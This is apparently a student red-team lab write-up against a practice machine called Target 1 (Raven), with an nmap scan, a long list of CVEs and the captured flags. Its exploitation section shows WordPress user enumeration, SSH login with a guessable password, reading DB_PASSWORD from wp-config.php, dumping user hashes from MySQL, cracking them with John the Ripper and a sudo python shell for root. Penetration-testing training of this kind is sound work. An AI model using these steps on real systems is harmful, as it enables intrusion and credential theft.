**# Red Team: Summary of Operations**

**## Table of Contents**

- Exposed Services

- Critical Vulnerabilities

- Exploitation

**### Exposed Services**

**Nmap scan results for each machine reveal the below services and OS details:**

```bash

root@Kali:~# nmap -A 192.168.1.110

Starting Nmap 7.80 ( https://nmap.org ) at 2021-03-08 14:32 PST

Nmap scan report for 192.168.1.110

Host is up (0.0012s latency).

Not shown: 995 closed ports

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)

| ssh-hostkey:

| 1024 26:81:c1:f3:5e:01:ef:93:49:3d:91:1e:ae:8b:3c:fc (DSA)

| 2048 31:58:01:19:4d:a2:80:a6:b9:0d:40:98:1c:97:aa:53 (RSA)

| 256 1f:77:31:19:de:b0:e1:6d:ca:77:07:76:84:d3:a9:a0 (ECDSA)

|\_ 256 0e:85:71:a8:a2:c3:08:69:9c:91:c0:3f:84:18:df:ae (ED25519)

80/tcp open http Apache httpd 2.4.10 ((Debian))

|\_http-server-header: Apache/2.4.10 (Debian)

|\_http-title: Raven Security

111/tcp open rpcbind 2-4 (RPC #100000)

| rpcinfo:

| program version port/proto service

| 100000 2,3,4 111/tcp rpcbind

| 100000 2,3,4 111/udp rpcbind

| 100000 3,4 111/tcp6 rpcbind

| 100000 3,4 111/udp6 rpcbind

| 100024 1 35727/udp status

| 100024 1 36276/udp6 status

| 100024 1 55341/tcp6 status

|\_ 100024 1 59600/tcp status

139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)

445/tcp open netbios-ssn Samba smbd 4.2.14-Debian (workgroup: WORKGROUP)

MAC Address: 00:15:5D:00:04:10 (Microsoft)

Device type: general purpose

Running: Linux 3.X|4.X

OS CPE: cpe:/o:linux:linux\_kernel:3 cpe:/o:linux:linux\_kernel:4

OS details: Linux 3.2 - 4.9

Network Distance: 1 hop

Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux\_kernel

**Host script results:**

|\_clock-skew: mean: -3h39m59s, deviation: 6h21m02s, median: 0s

|\_nbstat: NetBIOS name: TARGET1, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)

| smb-os-discovery:

| OS: Windows 6.1 (Samba 4.2.14-Debian)

| Computer name: raven

| NetBIOS computer name: TARGET1\x00

| Domain name: local

| FQDN: raven.local

|\_ System time: 2021-03-09T09:32:15+11:00

| smb-security-mode:

| account\_used: guest

| authentication\_level: user

| challenge\_response: supported

|\_ message\_signing: disabled (dangerous, but default)

| smb2-security-mode:

| 2.02:

|\_ Message signing enabled but not required

| smb2-time:

| date: 2021-03-08T22:32:15

|\_ start\_date: N/A

TRACEROUTE

HOP RTT ADDRESS

1 1.25 ms 192.168.1.110

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 14.93 seconds

```

This scan identifies the services below as potential points of entry:

- Target 1

- Port 22 - SSH

- Port 80 - HTTP

- Port 111 - NFS / RPC Bind functions

- Port 139 - Samba

- Port 445 - Samba

**The following vulnerabilities were identified on each target:**

- Target 1 SSH Vulnerabilities

- CVE-2015-5600 8.5 https://vulners.com/cve/CVE-2015-5600

- CVE-2015-6564 6.9 https://vulners.com/cve/CVE-2015-6564

- CVE-2018-15919 5.0 https://vulners.com/cve/CVE-2018-15919

- CVE-2017-15906 5.0 https://vulners.com/cve/CVE-2017-15906

- SSV:90447 4.6 https://vulners.com/seebug/SSV:90447 \*EXPLOIT\*

- EDB-ID:45233 4.6 https://vulners.com/exploitdb/EDB-ID:45233 \*EXPLOIT\*

- EDB-ID:45210 4.6 https://vulners.com/exploitdb/EDB-ID:45210 \*EXPLOIT\*

- EDB-ID:45001 4.6 https://vulners.com/exploitdb/EDB-ID:45001 \*EXPLOIT\*

- EDB-ID:45000 4.6 https://vulners.com/exploitdb/EDB-ID:45000 \*EXPLOIT\*

- EDB-ID:40963 4.6 https://vulners.com/exploitdb/EDB-ID:40963 \*EXPLOIT\*

- EDB-ID:40962 4.6 https://vulners.com/exploitdb/EDB-ID:40962 \*EXPLOIT\*

- CVE-2016-0778 4.6 https://vulners.com/cve/CVE-2016-0778

- CVE-2020-14145 4.3 https://vulners.com/cve/CVE-2020-14145

- CVE-2015-5352 4.3 https://vulners.com/cve/CVE-2015-5352

- CVE-2016-0777 4.0 https://vulners.com/cve/CVE-2016-0777

- CVE-2015-6563 1.9 https://vulners.com/cve/CVE-2015-6563

- Target 1 Apache (HTTP) Vulnerabilities

- CVE-2017-7679 7.5 https://vulners.com/cve/CVE-2017-7679

- CVE-2017-7668 7.5 https://vulners.com/cve/CVE-2017-7668

- CVE-2017-3169 7.5 https://vulners.com/cve/CVE-2017-3169

- CVE-2017-3167 7.5 https://vulners.com/cve/CVE-2017-3167

- CVE-2018-1312 6.8 https://vulners.com/cve/CVE-2018-1312

- CVE-2017-15715 6.8 https://vulners.com/cve/CVE-2017-15715

- CVE-2017-9788 6.4 https://vulners.com/cve/CVE-2017-9788

- CVE-2019-0217 6.0 https://vulners.com/cve/CVE-2019-0217

- EDB-ID:47689 5.8 https://vulners.com/exploitdb/EDB-ID:47689 \*EXPLOIT\*

- CVE-2020-1927 5.8 https://vulners.com/cve/CVE-2020-1927

- CVE-2019-10098 5.8 https://vulners.com/cve/CVE-2019-10098

- 1337DAY-ID-33577 5.8 https://vulners.com/zdt/1337DAY-ID-33577 \*EXPLOIT\*

- CVE-2016-5387 5.1 https://vulners.com/cve/CVE-2016-5387

- SSV:96537 5.0 https://vulners.com/seebug/SSV:96537 \*EXPLOIT\*

- MSF:AUXILIARY/SCANNER/HTTP/APACHE\_OPTIONSBLEED 5.0 https://vulners.com/metasploit/MSF:AUXILIARY/SCANNER/HTTP/APACHE\_OPTIONSBLEED \*EXPLOIT\*

- EXPLOITPACK:DAED9B9E8D259B28BF72FC7FDC4755A7 5.0 https://vulners.com/exploitpack/EXPLOITPACK:DAED9B9E8D259B28BF72FC7FDC4755A7

- EXPLOITPACK:C8C256BE0BFF5FE1C0405CB0AA9C075D 5.0 https://vulners.com/exploitpack/EXPLOITPACK:C8C256BE0BFF5FE1C0405CB0AA9C075D

- CVE-2020-1934 5.0 https://vulners.com/cve/CVE-2020-1934

- CVE-2019-0220 5.0 https://vulners.com/cve/CVE-2019-0220

- CVE-2018-17199 5.0 https://vulners.com/cve/CVE-2018-17199

- CVE-2018-17189 5.0 https://vulners.com/cve/CVE-2018-17189

- CVE-2018-1303 5.0 https://vulners.com/cve/CVE-2018-1303

- CVE-2017-9798 5.0 https://vulners.com/cve/CVE-2017-9798

- CVE-2017-15710 5.0 https://vulners.com/cve/CVE-2017-15710

- CVE-2016-8743 5.0 https://vulners.com/cve/CVE-2016-8743

- CVE-2016-2161 5.0 https://vulners.com/cve/CVE-2016-2161

- CVE-2016-0736 5.0 https://vulners.com/cve/CVE-2016-0736

- CVE-2015-3183 5.0 https://vulners.com/cve/CVE-2015-3183

- CVE-2015-0228 5.0 https://vulners.com/cve/CVE-2015-0228

- CVE-2014-3583 5.0 https://vulners.com/cve/CVE-2014-3583

- 1337DAY-ID-28573 5.0 https://vulners.com/zdt/1337DAY-ID-28573 \*EXPLOIT\*

- 1337DAY-ID-26574 5.0 https://vulners.com/zdt/1337DAY-ID-26574 \*EXPLOIT\*

- EDB-ID:47688 4.3 https://vulners.com/exploitdb/EDB-ID:47688 \*EXPLOIT\*

- CVE-2020-11985 4.3 https://vulners.com/cve/CVE-2020-11985

- CVE-2019-10092 4.3 https://vulners.com/cve/CVE-2019-10092

- CVE-2018-1302 4.3 https://vulners.com/cve/CVE-2018-1302

- CVE-2018-1301 4.3 https://vulners.com/cve/CVE-2018-1301

- CVE-2016-4975 4.3 https://vulners.com/cve/CVE-2016-4975

- CVE-2015-3185 4.3 https://vulners.com/cve/CVE-2015-3185

- CVE-2014-8109 4.3 https://vulners.com/cve/CVE-2014-8109

- 1337DAY-ID-33575 4.3 https://vulners.com/zdt/1337DAY-ID-33575 \*EXPLOIT\*

- CVE-2018-1283 3.5 https://vulners.com/cve/CVE-2018-1283

- CVE-2016-8612 3.3 https://vulners.com/cve/CVE-2016-8612

- PACKETSTORM:140265 0.0 https://vulners.com/packetstorm/PACKETSTORM:140265 \*EXPLOIT\*

- EDB-ID:42745 0.0 https://vulners.com/exploitdb/EDB-ID:42745 \*EXPLOIT\*

- EDB-ID:40961 0.0 https://vulners.com/exploitdb/EDB-ID:40961 \*EXPLOIT\*

- 1337DAY-ID-601 0.0 https://vulners.com/zdt/1337DAY-ID-601 \*EXPLOIT\*

- 1337DAY-ID-2237 0.0 https://vulners.com/zdt/1337DAY-ID-2237 \*EXPLOIT\*

- 1337DAY-ID-1415 0.0 https://vulners.com/zdt/1337DAY-ID-1415 \*EXPLOIT\*

- 1337DAY-ID-1161 0.0 https://vulners.com/zdt/1337DAY-ID-1161 \*EXPLOIT\*

**### Exploitation**

The Red Team was able to penetrate `Target 1` and retrieve the following confidential data:


- Target 1

**- `flag1.txt`: b9bbcb33e11b80be759c4e844862482d**

- \*\*Exploit Used\*\*

- Harvest of usernames from WordPress site


- wpscan --url http://192.168.1.110/wordpress -e u



- SSH Insecure Password (Password = username)

- ssh michael@192.168.1.110

- grep -r /var/www/ flag




**- `flag2.txt`: fc3fd58dcdad9ab23faca6e9a36e581c**

- \*\*Exploit Used\*\*

- Directory traversal

- find / -name \*\*flag\*\* 2>/dev/null



**- `flag3.txt`: afc01ab56b50591e7dccf93122770cd2**


- \*\*Exploit Used\*\*

- Password was extracted from the wordpress setup to allow root access to the mysql database.


- grep DB\_PASSWORD wp-config.php



- use wordpress; select \* from wp\_users;



- use wordpress; select \* from wp\_posts;




**- `flag4.txt`: 715dea6c055b9fe3337544932f2941ce**

- \*\*Exploit Used\*\*

- mysql harvest of user password hashes and the reuse of passwords allowed for escalation to a sudo user.

- John the ripper utilized to uncover Steven's Password.



- Privelege escalation through sudo with Python

- sudo python -c 'import pty;pty.spawn("/bin/bash")'



- Flag 4 was found using find

